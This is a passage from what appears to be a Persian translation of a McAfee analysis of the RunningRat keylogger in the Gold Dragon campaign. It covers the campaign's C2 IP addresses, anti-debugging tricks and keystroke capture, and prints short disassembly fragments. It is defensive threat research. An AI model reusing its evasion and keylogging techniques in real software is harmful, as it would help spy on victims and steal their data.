
پس از اینکه دومین DLL، داخل حافظه load می‌شود، اولین DLL، آدرس IP برای سرور کنترل را بازنویسی می‌کند که این سرور آدرسی که بدافزار با آن ارتباط خواهد داشت را به طور مؤثر تغییر می‌دهد. این آدرس در DLL دوم ۲۰۰.۲۰۰.۲۰۰.۱۳ است که به صورت hardcode نوشته شده است و به کمک DLL اول به ۲۲۳.۱۹۴.۷۰.۱۳۶ تغییر داده می‌شود.

این نوع رفتار ممکن است نشان‌دهنده این موضوع باشد که این کد مجدد استفاده می‌شود یا بخشی از یک کیت بدافزاری است.

اولین DLL از یک روش معمول anti-debugging با بررسی SeDebugPrivilege استفاده می‌کند.



زمانی که دومین DLL اجرا می‌شود، این DLL اطلاعات مربوط به راه‌اندازی سیستم قربانی، مانند نسخه سیستم‌عامل و اطلاعات درایور و پردازشگر را جمع‌آوری می‌کند.




```
.text:1000D53D                push    esi
.text:1000D53E                push    eax             ; lpBuffer
.text:1000D53F                push    100h            ; nBufferLength
.text:1000D544                call    ds:GetLogicalDriveStringsA
.text:1000D54A                mov     cl, [esp+37Ch+Buffer]
.text:1000D551                xor     edx, edx
.text:1000D553                xor     eax, eax
.text:1000D555                lea     esi, [esp+37Ch+Buffer]
.text:1000D55C                test    cl, cl
.text:1000D55E                mov     dword ptr [esp+37Ch+TotalNumberOfBytes], edx
.text:1000D562                mov     dword ptr [esp+37Ch+TotalNumberOfBytes+4], edx
.text:1000D566                mov     dword ptr [esp+37Ch+FreeBytesAvailableToCaller], edx
.text:1000D56A                mov     dword ptr [esp+37Ch+FreeBytesAvailableToCaller+4], edx
.text:1000D56E                mov     [esp+37Ch+var_378], eax
.text:1000D572                jz      loc_1000D627
.text:1000D578                push    ebx
.text:1000D579                mov     ebx, ds:GetVolumeInformationA
```

این بدافزار، عملیات اصلی خود را که ذخیره کلیدهای فشرده شده کاربر بر روی صفحه کلید و ارسال آنها به سرور کنترل است با استفاده از APIهای استاندارد ویندوز شروع می‌کند.


```
.text:100087D6                mov     eax, [ebx+0Ch]
.text:100087D9                xor     ecx, ecx
.text:100087DB                mov     dword ptr [esp+20h+String], ecx
.text:100087DF                lea     edx, [esp+20h+String+1]
.text:100087E3                mov     [esp+20h+var_10], ecx
.text:100087E7                push    12h             ; cchSize
.text:100087E9                mov     [esp+24h+var_C], ecx
.text:100087ED                push    edx             ; lpString
.text:100087EE                mov     [esp+28h+var_8], ecx
.text:100087F2                push    eax             ; lParam
.text:100087F3                mov     [esp+2Ch+var_4], ecx
.text:100087F7                call    ds:GetKeyNameTextA
```

با توجه به تجزیه‌وتحلیل McAfee، سرقت کلیدهای فشرده شده بر روی صفحه کلید، از عملیات اصلی RunningRat است؛ اما DLL دارای کدی برای عملکرد گسترده‌تر است. این کد برای کپی کردن clipboard، حذف فایل‌ها، فشرده‌سازی فایل‌ها، پاک کردن logهای رویداد، خاموش کردن دستگاه و موارد دیگر منظور می‌شود. با این حال، تجزیه‌وتحلیل کنونی McAfee نشان می‌دهد که هیچ راهی برای اجرای چنین کدی وجود ندارد.



DLL دوم چند تکنیک antidebugging اضافی را به کار می‌برد. یکی از این تکنیک‌ها، استفاده از custom exception handler و code paths است که برای ایجاد استثناء طراحی شده‌اند.

```
1000E122 push    offset exception_handler_restrart_main_thread
1000E127 call    SetUnhandledExceptionFilter
```



همچنین چندین thread تودرتوی تهی به منظور کاهش سرعت محققان در طول تحلیل ایستا وجود دارد.

```
1000E1FE
1000E1FE loc_1000E1FE:
1000E1FE push    0
1000E200 push    0                  ; lpThreadId
1000E202 push    0                  ; dwCreationFlags
1000E204 push    offset dword_1001E1F0 ; lpParameter
1000E209 push    offset nullsub_1 ; lpStartAddress
1000E20E push    0                  ; dwStackSize
1000E210 push    0                  ; lpThreadAttributes
1000E212 call    CreateThread
```

۶- نتیجه‌گیری

اسکریپت PowerShell که اولین بار توسط گروه پژوهشی تهدیدات پیشرفته McAfee شناسایی شد، از طریق یک کمپین فیشینگ هدفمند توزیع شده بود که از تکنیک‌های پنهان‌نگاری تصویر برای مخفی کردن بدافزار مرحله اول استفاده می‌کرد.

بدافزارهای ذکر شده در این گزارش، به محض اجرای ایمپلنت PowerShell، به طور دائمی بر روی سیستم قربانی وجود خواهند داشت. برخی از بدافزارها تنها در صورتی ماندگاری‌شان حفظ خواهد شد که Hangul Word که به کره جنوبی اختصاص دارد، در حال اجرا باشد.

با کشف این بدافزارها، می‌توان درک بهتری از گستره این عملیات داشت. Gold Dragon، Brave Prince، Ghost۴۱۹ و RunningRat نشان می‌دهند که کمپین خیلی بیشتر از قبل شناخته شده است. استخراج غیرمجاز اطلاعات به صورت مداوم که توسط این بدافزارها انجام می‌شود می‌تواند در طول بازی‌های المپیک، مزیت بالقوه‌ای را برای مهاجم داشته باشد.

منبع:

[۱] https://securingtomorrow.mcafee.com/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/